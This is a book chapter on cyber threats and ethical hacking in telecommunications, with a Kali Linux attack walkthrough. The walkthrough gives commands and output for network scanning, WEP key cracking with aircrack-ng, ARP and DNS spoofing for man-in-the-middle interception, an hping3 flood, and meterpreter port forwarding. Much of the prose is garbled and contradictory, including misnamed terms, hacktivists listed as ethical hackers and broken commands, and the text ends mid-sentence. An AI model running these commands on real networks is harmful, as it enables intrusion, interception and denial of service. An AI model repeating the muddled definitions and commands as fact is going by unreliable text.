

Cyber Threats, Attack Strategy, and Ethical Hacking in Telecommunications Systems



E. M. Onyema, A. E. Dinar, S. Ghouali, B. Merabet, R. Merzougui,
and M. Feham

Abstract There are rising cybersecurity concerns in the telecommunication sector as hackers intensify their sophistication. The techniques employed by hackers are constantly evolving and so are their tools. Data theft is the end goal for numerous attacks, with hackers seeking predominantly personal data, credentials, and credit card information. Telecom companies are a big target for cyber-attacks because they build, control, and operate critical infrastructure that is widely used to communicate and store large amounts of sensitive data. Hackers often compromise telecommunication systems and attempt to steal users' information, defraud people and also attack telecom services and infrastructures. Cyber criminals often achieve their aim using different strategies, including the exploitation of vulnerabilities in both software and hardware and other possible loopholes. Given that telecom companies control critical infrastructure, the impact of an attack can be very high and far-reaching, this chapter examines the attack strategies and ethical hacking in telecommunication with a view to help the industry to understand, prepare and defend themselves against existing and potential cyber threats and attacks.

E. M. Onyema (✉)

Department of Mathematics and Computer Science, Coal City University, Enugu, Nigeria
e-mail: michael.edeh@ccu.edu.ng

A. E. Dinar

LSTE Laboratory, Faculty of Sciences and Technology, Mustapha Stambouli University, Mascara, Algeria
e-mail: amina.dinar@univ-mascara.dz

S. Ghouali

Faculty of Sciences and Technology, Mustapha Stambouli University, Mascara, Algeria
e-mail: s.ghouali@univ-mascara.dz

S. Ghouali · R. Merzougui · M. Feham

STIC Laboratory, Univ Tlemcen, Tlemcen, Algeria
e-mail: merzrachid@yahoo.fr

M. Feham

e-mail: m_feham@mail.univ-tlemcen.dz

B. Merabet

Faculty of Sciences and Technology, Mustapha Stambouli University, Mascara, Algeria
e-mail: b.merabet@univ-mascara.dz

Keywords Cybersecurity · Cyber threats · Hacking · Data protection · Cryptography · Telecommunication

1 Introduction

The evolution of Internet has produced sophisticated cyber-criminal gangs that are not only threat to individuals, but also organizations. Now almost anyone can access the tools to conduct hacking campaigns against their perceived enemies or victims. Strategies and hacking techniques that may have once required specialist expertise are now sold in easy-to-use bundles, complete with tutorials for the non-tech savvy. The number of computers connected to the Internet, along with other devices and networks, continues to increase. The administration, private industry, and regular computer clients are concerned that their information or private data will be put at risk by a criminal hacker because of the new features of the Internet [1]. If an organization is connected to the Internet and holds any type of data, it's almost inevitable that it's going to end up in the sights of hackers. "There's an entire as-a-service ecosystem and it's really everywhere. It started as malware-as-a-service, but now there's also phishing as-a-service, exploit kits as-a-service, and botnets as-a-service. Anyone can mix-and-match their own attacks, almost without knowing anything". Cyber threats and attacks are perpetrated by many actors, including criminal groups, state sponsored actors, cooperate spies, malicious insiders, terrorists groups, and individual hackers. These sophisticated actors typically use very advanced persistent threats (APT) that can operate undetected for long periods of time [2]. Communication channels targeted for covert surveillance include everything from phone lines and online chat to mobile phone data. The growing threats associated with hacking and other cyber security threats have necessitated the training and engagement of ethical hackers by organizations with a goal to legally checkmate the activities of hackers and develop measures to protect the organization from emerging cyber threats and attacks. Ethical hackers often use defensive strategies to discourage or turn back an offensive illegal hacking strategy and to swiftly protect individual and organizational data.



Source: <https://www2.deloitte.com/global/en/pages/risk/cyber-strategic-risk/articles/Telecommunications.html> [3]

2 Ethical Hacking

An ethical hacker is a computer and networking expert who systematically attempts to penetrate a computer system or telecommunication network on behalf of its owners for the purpose of finding security vulnerabilities that a malicious hacker could potentially exploit. An ethical hacker looks for any possible points of attack that could be utilized by malicious hackers and sidesteps the framework security to find those weak points [4]. To hunt down a criminal, emulate the mentality of a cheater. Ethical hacking is designed to test the security of any given network. A notable distinction: includes related devices, traps, and systems, but with one particular feature that hackers use. Ethical hacking is completely acceptable. An ethical hacker does their work with authorization of the intended goal. An ethical hacker's overall strategy is to seek vulnerabilities from a hacker's perspective in order to help strengthen the security of frameworks. This is one piece of a larger program that incorporates advancing security enhancements. There is also a practice of ethical hacking, which safeguards buyers from sellers' claims about the security of their items. They claim previous employees know every aspect of the current system from the root, allowing them to quickly and easily tear it down. An ethical hacker must be trusted. To be absolutely certain that personal information obtained by the ethical hacker won't be misused, the customer needs to be 100% certain. Another very important skill is having the ability to be patient. An ethical hacker is an organization's most trusted employee because he or she is employed to conduct security and safety audits of the organization's computer network. There is another truth hidden in this case: It is a crime to gain testing of said access with his agreement is permissible, however access to another's computer system or network is not permissible. Because of the sheer number of ethical hackers in the IT field, they have an advantage over their targets [5–9].

2.1 Ethical Hacking Subtypes

Generally speaking, ethical hacking may be divided into four categories, each of which is characterized by the amount of expertise that the hacker possesses. There are many hackers out there whose objectives are not to cause harm to other individuals or organizations. At its core, ethical hacking is described as hacking that is performed with the intent of not inflicting harm, but rather to take preventative steps to ensure the continued security and safety of a system, as well as to find and test for vulnerabilities in the existing system [10, 11].

2.1.1 Hacktivists (Cyber-Activists)

Hackers use this technique to gain access to any computer system without permission, for whatever reason they choose, whether it's for a social or political reason. Cybercriminals have the ability to post a very large message on the main page of any well-known website, or any other sort of so-called significant message, without being detected or detected in order for visitors to notice and react to the message. There are no restrictions on what type of speech or social message can be displayed, and users are free to take part in any discussion or forum that they choose.

This could result in the hacking of the system without the target's knowledge or consent. It could contain a social message, such as whether ethical hacking is ethical or not, which would draw in a large number of users who would then be able to participate in the discussion.

2.1.2 Cyber-Warfare Warrior

In computer hacking, a cyber-warrior is a sort of hacker that is paid by an organization or an individual to penetrate a computer system or a computer network in order to steal data. As a hostile hacker, the cyber-warrior will seek to find any flaws or weaknesses in the present system, which will be reported to the appropriate authorities.

Unlike in the last example, the hacker in this scenario has no prior knowledge of the system or computer network into which he is seeking to gain access.

Involved in this activity, he will gain knowledge of the vulnerabilities in the current system or computer network and will be able to inform the organization or individual about the need to address these vulnerabilities in order to keep the website or other data safe from hacking in the future by conducting research on the vulnerabilities.

2.1.3 Penetration Testers

White box penetration testers are persons who specialize in the execution of white box penetration tests on computer networks.

Break-in technicians are those who are paid by an organization to get access to its existing system or computer network using a variety of means. They are the ones who do legitimate penetration testing on government computers. Essentially, they are breaking into a system or computer network with the intent of providing help to the business or individual by alerting them of vulnerabilities and flaws in the present system being used. White box testers and cyber warriors work in a similar manner; the only difference is that cyber warriors do not have knowledge of the system or computer network of the organization or of the individual being attacked, whereas white box hackers have complete knowledge of the system or computer network of the targeted organization or individual; alternatively, we can consider the possibility that white box testers and cyber warriors work in a similar manner; the only difference is that cyber warriors do not have knowledge of the system or computer network of the organization or of the individual.

2.1.4 Certified Ethical Hacker

As the name implies, certified ethical hackers or licensed penetration testers are professionals in the area of hacking, these individuals are qualified or licensed, and they are capable of fulfilling the responsibilities of both black box hackers and white box hackers at the same time, if necessary. They are in charge of conducting an investigation into the networks in order to identify vulnerabilities and weaknesses.

We will discuss ethical hacking, explaining a portion of the general terms used by attackers, outlining standard approaches to thwart assailants, and covering important issues.

3 Cryptography and Protocols

Cryptography uses concepts from many fields (Computer Science, Mathematics, and Electronics). However, techniques are evolving and now regularly find their roots in other branches (Biology, Physics, etc.). Historically, there are encryption processes dating back to the tenth century BC, for example, the Hebrew Atbash(-500), the Scytale in Sparta(-400), the Polybian square(-125). They are also ancient languages sometimes classified in secret codes: Rongo-Rongo, linear A, the writings of Phaistos' disc. Caesar's number (50 BC) is considered to be popular and classical encryption codes. Its principle is a shift in the letters of the alphabet. We can also speak of Vigenère's Encryption (1568) which is considered as a decisive improvement of Caesar's encryption. Its strength lies in the use of 26 staggered alphabets to encrypt a message. The CIA triangle is the unchanging pillar presenting the main security axes [10]. Most models use this representation as a basis. This opposite triangle also exists and is called DAD which stands for Disclosure, Alteration, and Disruption.

The various terms used can be defined as follows:

- Confidentiality: the information is only known to the communicating entities.
- Integrity: the information has not been modified between its creation and processing (including a possible transfer).
- Availability: the information is always accessible and cannot be blocked/lost.

RPC is a network protocol for procedure calls on a remote computer using an application server knowing that each entity must recognize the identity of its contacts, i.e., authentication is provided on both sides. It is an authentication protocol on an unsecured network [12].

The SET Secure Electronic Transaction Developed in 1996 by a group of credit card companies (MasterCard, Visa) [13].

EETS protect Internet credit card transactions. It is only a security protocols set and formats based on three principles:

- Secure communications between the parties.
- The use of X.509v3 certificates.
- An “intimacy” by restricting information to those who really need it.

3D-Secure was created after the EETS failure mainly due to the fact that the steps to be taken by the merchant are relatively complex. It has to establish several specific customer communications between his bank and the payment gateway [14]. In fact, a new payment scheme was created at the initiative of Visa. Compared to SET, 3D-Secure is based on a simplified schema as well as allows for easier integration and use for both merchant and customer. Responsibilities are now transferred to the banks. The main new feature in terms of security is the introduction of SSL/TLS (originally, the 3D-Secure architecture was called 3D-SSL). Since March 1st, 2003, it is now generalized and supported by Visa, MasterCard, American Express, etc.

C-SET is a French project (Cyber-Comm) based on the SET protocol. C-SET is the acronym for Chip-Secure Electronic Transaction in which the security here is of a smart card. It is a system compatible with the initial SET protocol through a software gateway. The system requires a card reader and specific software at the customer’s premises: the cumbersome implementation imposed and the cost of the readers have meant that this architecture has not met with the desired success. In 2003, the project was officially stopped.

WEP (Wired Equivalent Privacy Protocol) [12] is the oldest security data protection protocol in wireless networks described by [802.11]. Its disadvantage is being quickly broken. GJM is a protocol that distributes a valid contract signature for free use.

With this contract, no third party can prevent two participants from obtaining an honest valid signature or from obtaining a valid contract once an honest participant has abandoned or even from proving to an external observer that they can determine the outcome of the protocol [14]. CAM is a protocol used by laptops to inform the IP address changes to their devices [15]. LoWPAN derives the security power from the link layer of the AES-128 algorithm. It proposed a new end-to-end security solution called LowPsec, implemented on the adaptation layer tested via the Contiki operating system but running under the Mesh-under-routing scheme (LOADng). 6LowPsec

benefits from the 65 existing hardware security features of the IEEE 802.15.4 MAC layer. LowPsec reduces the need for top layer security mechanisms. It has proven its effectiveness compared to other solutions such as light IPsec [16, 17].

4 Safety Standards: Risk Analysis Methods

Information system security is an important requirement for the continuation of its activities. Whether it is the degradation of its brand image, the theft of its trade secrets or its customer's data loss; an IT disaster always lead to bankruptcy [9, 18].

4.1 Security Policy

A security policy can be seen as all the organizational models, procedures, and good technical practices that ensure the security of the information system.

To guarantee security, a security policy is generally organized around 3 major axes:

- The physical security of the facilities.
- The logical security of the information system.
- User awareness of security constraints.

Organizing this security is not easy, which is why there are recognized methods to help IT managers implement a good security policy and conduct audits to verify its effectiveness.

4.2 Standard Comparison

See Table 1.

5 Attack Strategy [4]

The most susceptible vulnerability in any computer or network infrastructure is nontechnical. The most prevalent form of nontechnical assault is one that involves manipulating persons, end users, and even yourself.

Social designing is defined as the exploitation of people's trusting beliefs in order to gather information for nefarious purposes such as marketing.

Physical assaults on data frameworks are another common and compelling method of attacking them. Hackers infiltrate buildings, computer rooms, and other areas

Table 1 Table summarizes the safety standards

Features standards abbreviation	EBIOS	MEHARI	CRAMM	OCTAVE
Origin/signification	DCSSI 1995/needs expression safety objectives identification	CLUSIF 1995/95 harmonized risk analysis methodology	Siemens and Uk 1986/ CCTA (Central computer and telecommunications agency) Risk analysis and management method	Carnegie Mellon University 1999 Developed by CERT ® survivable/operational critical threat, asset, and vulnerability
Properties/schemes	<ul style="list-style-type: none"> - Latest version in 2010 - Compliant with ISO 27001 standard - All free 	<ul style="list-style-type: none"> - Similar to ISO 27005, it provides a method for risk analysis and management - Allow an accurate and analysis of risk situations 	<ul style="list-style-type: none"> - Exhaustive: 3000 control points - 3 points phases - Sophisticated software - Paid method 	<ul style="list-style-type: none"> - Suitable especially for small teams - Paid software - Assess the impact of threats to determine the risk level - Identify significant assets

that contain basic data or property, among other things. Dumpster diving and other physical assaults are examples of physical assaults.

Attacks on network foundations: Because numerous networks can be accessed from any location on the planet through the Internet, hacker assaults on network foundations can be relatively straightforward.

Here are a few examples of network-based attacks on infrastructure:

- Connecting to a network using a Maverick Modem that is connected to a computer that is protected by a firewall.
- Taking use of vulnerabilities in network transport components such as TCP/IP and NetBIOS in order to gain an edge over the opponent.
- Flooding a network with an excessive number of solicitations, resulting in a denial of service (DoS) for legitimate requests is a common practice.

Starting to think like an attacker and understanding the rationale, the purpose, and the processes involved in initiating an assault are now essential. The cybersecurity death chain [19] is a term used to describe this process. Cyber-attacks that are considered to be the most advanced nowadays entail intrusions into a target’s network that continue for a lengthy period of time before inflicting harm or being discovered.

One distinguishing aspect of today’s attackers is their remarkable ability to remain unnoticed until the time is opportune to launch an assault on their target, as seen in this example.

In other words, they carry out their operations in accordance with a well-organized and scheduled strategy.

The precision with which their assaults are carried out has been examined, and it has been revealed that the vast majority of cyber attackers utilize a succession of identical steps in order to carry out effective attacks on their targets.

It is essential that you ensure that all steps of the cybersecurity kill chain are covered at all times, both from a protection and detection standpoint, in order to strengthen your security posture.

We know nothing about the target system, neither the architecture, nor the services, nor the organization.

In this section, we will therefore review the methodology generally used by attackers to illegally enter an information system and to understand how it can be compromised in order to protect it.

In our study, our operating system is Linux (kali) mainly used on sensitive servers by all attackers. We believe that the principle is the same on any type of system, only tools change [18, 20].

5.1 External Reconnaissance: Analyzing Before Attacking

During this phase of the operation, a hacker is just looking for a weak point in the system that may be exploited. Obtaining as much information as possible from sources other than the target's own network and systems is the aim in this scenario; nevertheless, this is not always achievable.

It's possible that this is information about the target's distribution network. Using this information, an attacker will be able to identify and pick the exploitation techniques that are best suited for each vulnerability that has been found regarding a certain target.

Attackers have a particular affinity for ignorant users who are in possession of certain system privileges, despite the fact that the list of prospective targets appears to be limitless.

Cybercriminals, on the other hand, can attack anybody inside a business, including suppliers and consumers. All that is required for attackers to gain access to a company's network is a weak point in the security of the network.

In this stage, phishing and social engineering are two techniques that are frequently used: phishing and social engineering. A common method of conducting phishing attacks is through emails, in which attackers send the target a series of carefully crafted emails in an attempt for them to divulge confidential information or open a network to attack. Malware attachments to emails are a common practice among attackers, and once an infected attachment is opened, the infected computer becomes infected with the malware. Others will pretend to be from respectable organizations in order to mislead recipients into revealing critical information about themselves or their organizations.

Similarly, social engineering functions in a similar fashion, with attackers closely monitoring targets and gathering information about them, which they then exploit to gain private information.

The use of social media is a typical form of social engineering, in which an attacker will follow a target through his or her many favorite social networking sites, such as Facebook and Twitter. The attacker will conduct extensive research about the target's likes and dislikes, as well as any weaknesses that may exist in between.

If the attacker utilizes one of these or another strategy, he or she will eventually find a point of entry inside the building.

In order to do this, either stolen credentials or the infection of a computer within the target organization's network with malware might be used.


In the event that credentials are stolen, the attacker will have direct access to computers, servers, and other devices that are a part of an organization's internal networking infrastructure. When it comes to malware, on the other hand, it may be used to infect even more machines or servers, placing them under the control of the hacker who developed the malware in the first place.

5.2 *Passive Recognition*

5.2.1 **Social Engineering Toolkit (SET)**

The attacker is connecting to the system through the Internet and getting access to it in order to carry out the assault against it. One method of accomplishing this is by redirecting a user's activity to a rogue website in order to get the user's identification. Another approach that is often utilized is sending a phishing email that will infect the recipient's machine with a piece of malicious software. Because it is one of the most effective ways available, we will use it as an example in this section. We will utilize the Social Engineering Toolkit (SET), which is included with Kali, to create this well-prepared email [21, 22].

To retrieve confidential information by direct contact, telephone, Internet, or letter [23].



```
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> |
```

On this first screen, you have a choice between six different alternatives. The following page will appear if you choose option 1, which is appropriate because the goal is to build a customized email that will be used in a socially engineered assault.

A screenshot of a terminal window displaying the main menu of the Social-Engineer Toolkit. The background is dark with a faint dragon logo. The text is white and green. At the top, it says "The Social-Engineer Toolkit is a product of TrustedSec." followed by "Visit: https://www.trustedsec.com" in green. Below that, it says "Select from the menu:" and lists ten options: 1) Spear-Phishing Attack Vectors, 2) Website Attack Vectors, 3) Infectious Media Generator, 4) Create a Payload and Listener, 5) Mass Mailer Attack, 6) Arduino-Based Attack Vector, 7) Wireless Access Point Attack Vector, 8) QRCode Generator Attack Vector, 9) Powershell Attack Vectors, 10) Third Party Modules, and 99) Return back to the main menu.

```
The Social-Engineer Toolkit is a product of TrustedSec.  
Visit: https://www.trustedsec.com  
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
99) Return back to the main menu.
```

5.2.2 Water Holing

Users' high degree of trust in websites that they use on a regular basis, such as interactive chat forums and trade boards, is exploited by the offender in this social engineering scheme [22].

Users of these websites are more likely than the general public to act in an overly risky manner than the general population at large.

Even the most careful persons, who refrain from clicking on links in emails, will not hesitate to click on links given on these types of websites since they are familiar with them and understand what they are doing.

These websites are referred to as "watering holes" because hackers utilize them to trap their victims in the same manner as predators wait to capture their prey at watering holes to do the same thing to them (see "watering holes").

In this scenario, hackers take advantage of any vulnerabilities on the website, attack them, grab control, and then inject code into the website that infects visitors with malware or sends them to malicious websites. Attackers that employ this strategy generally tailor their assaults to a specific target as well as the devices, operating systems, and applications that they employ to accomplish their goals.

Due to the nature of the preparation performed by the attackers who employ this approach [24], this is the case.

Water holing is the use of vulnerabilities in a website such as StackOverflow.com, which is often visited by IT professionals, to get access to sensitive information.

If the site has been compromised, a hacker might use it to infect the machines of the visiting IT personnel with malware.

5.2.3 Scanning

A hacker will conduct a critical examination of the weak points that were discovered during the reconnaissance phase throughout that sub-phase of reconnaissance.

It entails the use of a variety of scanning tools in order to identify loopholes that can be exploited to launch an attack. This is a stage in which attackers invest a significant amount of time because they understand that it determines a significant percentage of their success. There are numerous scanning tools available, but the ones presented in the sections that follow are the most commonly used among those available [25, 26].

When the network topology is known, the hacker can analyze the network TCP packet using: *p0f*.

5.3 Active Recognition

It is the direct interaction with the target by analyzing these responses and therefore can detect the scanner but it allows us to discover the target in more detail.

5.3.1 Port Scanning and Service Scanning

NMap is a network mapping program that is publicly accessible and open source for use on Windows, Linux, and macOS platforms. The program works by examining the raw IP packets that are sent over a network to determine their contents.


When used with a target network, this program may do an inventory of the devices connected to the network, detect potentially exploitable open ports, and monitor the uptime of network hosts.

Also available is the capability of telling the services running on a network's hosts to fingerprint the operating systems that are being used by the hosts and to identify the firewall rules that are in force on the network.

Its primary function is to act as a command-line interface program, executing instructions that have been given by the user.

Users begin by searching for vulnerabilities in a system or network to see if they can exploit them. Typing one of the following commands is a common way to accomplish this [25, 27, 28].

```
>nmap -sV @cibl
```



In parallel, a file will be created containing the scan results in xml format.

```
>/s
```

It is transformed into html format:

```
>xsltproc myscan.xml
-o myscan.html
```

Then, we open it on the browser. V: version (application banners).

The ports will be either open, closed, or filtered as well as the service running within that port.

This fundamental command is most frequently used in conjunction with other commands TCP SYN Scan and Connect, UDP Scan, and FIN Scan are some of the protocols supported. Each of these instructions is followed by a command phrase that is the same as the instruction. A screenshot of the NMap scanning process note of how NMap displays the results of the scans, indicating whether ports are open or closed and the services they permit to run [28].

5.3.2 Scanning Wireless Networks

At first, we need a Wi-Fi card.

A Kill is performed for all processes that cause airmon-ng problems:

```
>airmon-ng check kill
```

We check the interface of our Wi-Fi card:

```
>iwconfig
```

```
eth0    no wireless extensions.

wlan0   IEEE 802.11bgn  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
        Retry short limit:7  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off

lo      no wireless extensions.
```

We launch our card in monitor mode:

```
>airmon-ngstart wlan0
```

```
No interfering processes found
PHY      Interface  Driver      Chipset

phy1     wlan0       rt2800usb   Ralink Technology, Corp. RT2870/RT3070
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)

CH 3 ][ Elapsed: 36 s ]

BSSID    PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
E8:CC:18:A0:58:E5 -44   16        2  0  11  54e  WPA2 CCMP  PSK  KondahHome
90:94:E4:83:E3:F5 -47   10         1  0  6   54e  WPA2 CCMP  PSK  Aouatif
00:1D:6A:84:93:86 -71   16         0  0  6   54e  WPA2 CCMP  PSK  ADSL1234
A4:B1:E9:BD:AA:88 -74    8         2  0  11  54e  WPA2 CCMP  PSK  TNCAPBDAAB8
00:18:E7:94:CA:9B -78    6         0  0  9   54e  WPA2 CCMP  PSK  Apple

BSSID    STATION    PWR  Rate  Lost  Frames  Probe
(not associated) 40:F3:08:8E:EC:7D -80  0 - 1  0  1
E8:CC:18:A0:58:E5 C0:8D:D1:A8:29:84 -20  0 -24e 0  1
E8:CC:18:A0:58:E5 80:56:F2:F7:95:F7 -50  0 - 0e 0  1
E8:CC:18:A0:58:E5 C0:8D:D1:4A:FE:F8 -54  0 -24 0  2
E8:CC:18:A0:58:E5 C0:8D:D1:E3:BA:7A -56  0 -24e 0  1
E8:CC:18:A0:58:E5 10:A5:D0:E2:9F:F3 -70  0 - 5  151  5  KondahHome
90:94:E4:83:E3:F5 00:11:7F:46:64:86 -60  0 - 1e 0  1
90:94:E4:83:E3:F5 40:0E:85:61:0F:CD -72  0e- 1  9  5
A4:B1:E9:BD:AA:88 80:6A:B0:81:02:7D -62  0 - 1  0  5  TNCAPBDAAB8
```

And we can retrieve the BSSID, the encryption used, type of authentication, etc.

After analyzing and identifying vulnerabilities, now moving on to the attack phase and exploiting vulnerabilities.

5.4 Attack on the Network

5.4.1 Cracker the WEP Key for Wireless [29, 30]


After locating our target network, we copy its BSSID: Networks.

c: Represents the channel of the target network.

w: the file that will contain the Beacons cracked.

b: for the BSSID that was copied before.

To see if the file is well created:




airodump starts recording the Beacons.



It will be very slow, so we will use a tool that will help us speed up the operation:

```
>aireplay-ng -1 0 -a BSSID wlan0mon
-1: for forged authentication
-a: for destination, we put BSSID of the target
```



After doing a false authentication (fake authentication), we start sending the packets:

```
>aireplay-ng -3 -b BSSID wlan0mon
>aircrack-ng wep_cracking-01.cap
>ls
```

When it comes to wireless hacking, a harsh suite of tools called as Aircrack-ng is employed, and it has become famous on today's Internet.

It is possible to use the toolkit with both the Linux and Windows operating systems.

Please bear in mind that Aircrack-ng is reliant on other tools for the collection of information about its targets before it can be used. In most cases, the prospective targets that can be compromised are discovered by these programs.

In case we have such a problem:

```

Aircrack-ng 1.2 rc2
[00:00:15] Tested 176814 keys (got 3158
KB depth byte(vote)
0 25/ 26 F8(4864) 04(4608) 08(4608) 0A(4608) 13
1 8/ 9 C1(5376) 06(5120) 16(5120) 1B(5120) 9B
2 4/ 8 15(5632) 44(5376) 69(5376) 83(5376) CA
3 12/ 3 E8(5376) 13(5120) 4D(5120) 59(5120) CA
4 7/ 4 C8(5376) 05(5120) 46(5120) 47(5120) 9D
Failed. Next try with 5000 IVs.

```

We will need more packages and more time as well as we will remake the same methodology and we get this:

```

Aircrack-ng 1.2 rc2
[00:00:03] Tested 448801 keys (got 10667 IVs)
KB depth byte(vote)
0 62/ 63 FA(11776) 00(11520) 08(11520) 13(11520) 17(11520) 1C(11520) 24(11520) 3F(115
1 21/ 1 EE(13312) 17(13056) 38(13056) 9D(13056) A9(13056) CD(13056) CF(13056) 14(128
2 16/ 2 F3(13568) 0F(13312) 4A(13312) 75(13312) C8(13312) DF(13312) F0(13312) F5(133
3 4/ 22 44(14592) 38(14080) 07(13824) 7A(13824) D5(13824) DF(13824) EB(13824) 43(138
4 9/ 25 F3(14336) 02(13824) A9(13824) 27(13568) 55(13568) 7E(13568) 82(13568) C5(135
KEY FOUND! [ 12:34:56:78:90 ]
Decrypted correctly: 100%

```

We just remove the: KEY FOUND [1234567890].

5.4.2 Spoofing

IP spoofing is the act of hiding our identity by using the IP address of another machine, or equipment to do a malicious action (e.g., sending a virus, spam, etc.).

```

Dnschef--fakedip=nouveau@ip-dst --fakedomains=site-visite--interface
@eth0 -q

```

For more performance:

```

>arp spoof -t @ciblenouveau@ipnv-dst

```

Our machine will have the same @MAC as the target machine.


```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>arp -a
Interface: 192.168.133.150 --- 0x2
Internet Address      Physical Address      Type
192.168.133.2         00-50-56-ec-60-ae    dynamic
192.168.133.129      00-0c-29-5e-a2-5b    dynamic
192.168.133.151      00-0c-29-5e-a2-5b    dynamic
C:\Documents and Settings\Administrator>
```

5.4.3 Man in the Middle

It is a combination with spoofing that now we have a packet interception tool that is difficult to detect for spoofing all connections between the router and the target machine, so we will be in the middle:

```
>arp spoof -i eth0 -t @cible @router
>arp spoof -i eth0 -t @router @cible
```

Now, for example, we want to intercept all the links visited by the user:

```
urlsnarf
```

5.4.4 Flooding

This method is used to paralyze the network with DOS. This command will send tcp-syn packets to the target which will saturate the memory (upload rate lower than download rate):

```
> hping3 --flood -a @imaginaire-comme-source@cible ping-request
```

```
HPING 192.168.47.145 (eth0 192.168.47.145): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.47.145 hping statistic ---
411984 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

5.4.5 Forwarding Port: Metasploit [31]

This is a famous framework comprised of a variety of tools that are used for scanning and exploiting networks, and it has been around for a long time.

In addition, it is the program of choice for penetration testers in a variety of different businesses. There are over 1,500 vulnerabilities in the framework that may

be used against browsers as well as against Android and Microsoft operating systems. There are also a variety of additional exploits that can be used against any platform.

Payloads are deployed by the tool either through a command shell, the meterpreter, or dynamic payloads.

Among Metasploit’s many advantages are that it is equipped with methods that can identify and bypass security applications that may be present within a network. Several commands are available in the framework that may be used to sniff information from networks. Following the collection of information on network vulnerabilities, it has a number of supplementary tools that may be used to exploit such flaws.

It means the forwarding of network packets to another computer. We want to access a server but it is not accessible by Internet, so we will enter the computer of a legitimate user and from the latter we access the system. After recovering the shell meterpreter through Metasploit:

```
meterpreter>portfwd add -l 23 -p 23 -r @cible
```

for local where the information will be sent (port 23).

-p: port .

-r for the victim’s address.

So, the route has been added, we can check this with:

```
meterpreter>portfwd list
```

And here is the redirection. Now, we will receive the data. When we finish, we can delete all the data thanks to the port forwarding command:

```
meterpreter>portfwd
```

```
meterpreter > portfwd flush
[*] Successfully stopped TCP relay on 0.0.0.0:23
[*] Successfully flushed 1 rules
meterpreter > portfwd list

0 total local port forwards.
```

5.4.6 Pretexting

There are several methods for applying indirect pressure on targets in order to compel them to reveal information or undertake odd behaviors. It entails the creation of a complex deception that has been well studied in order to look genuine to the intended recipient of the lie. Using this approach, accountants have been able to release large

sums of money to fictional employers who make an order for payment into a certain account.

As a result, it is relatively simple for a hacker to employ this approach in order to steal login credentials from users or get access to sensitive data. Pretexting can be used to mediate a larger social engineering attack, in which the genuine information is utilized to concoct yet another falsehood based on the legitimate information.

5.4.7 Vishing

This is a one-of-a-kind form of phishing assault in which the attacker makes phone calls instead of sending emails. It is a more advanced kind of phishing assault in which the attacker would utilize an unauthorized interactive voice response system that sounds just like the ones used by banks, service providers, and other organizations to get sensitive information. This assault is most commonly employed as an extension of the email phishing attack in order to coerce a victim into disclosing confidential information. When a toll-free number is supplied, the target is sent to the rogue interactive voice response system when the number is dialed [32].

The target will be requested by the system to provide some more information for verification.

It is usual for the system to reject input that a target provides in order to ensure that a large number of PINs are exposed at once.

For the attackers, this is sufficient justification to proceed and steal money from a target, whether it is a person or a business.

In extreme situations, a target will be routed to a fictitious customer service representative who will help the target with failed login attempts to the website.

Continued interrogation by the fictitious agent will result in the acquisition of additional sensitive information.

6 Conclusion

This chapter highlights the growing importance of cybersecurity and the need for organizations or individuals to do more to protect themselves from cyber criminals. Netcitizens particularly the telecommunication stakeholders must do more to protect themselves and assets from potential cyber-attacks. There is need for regular software update, use of antivirus, cybersecurity education, and other proactive measures to prevent and safeguard telecom critical infrastructures. Thus, we recommend as follows:

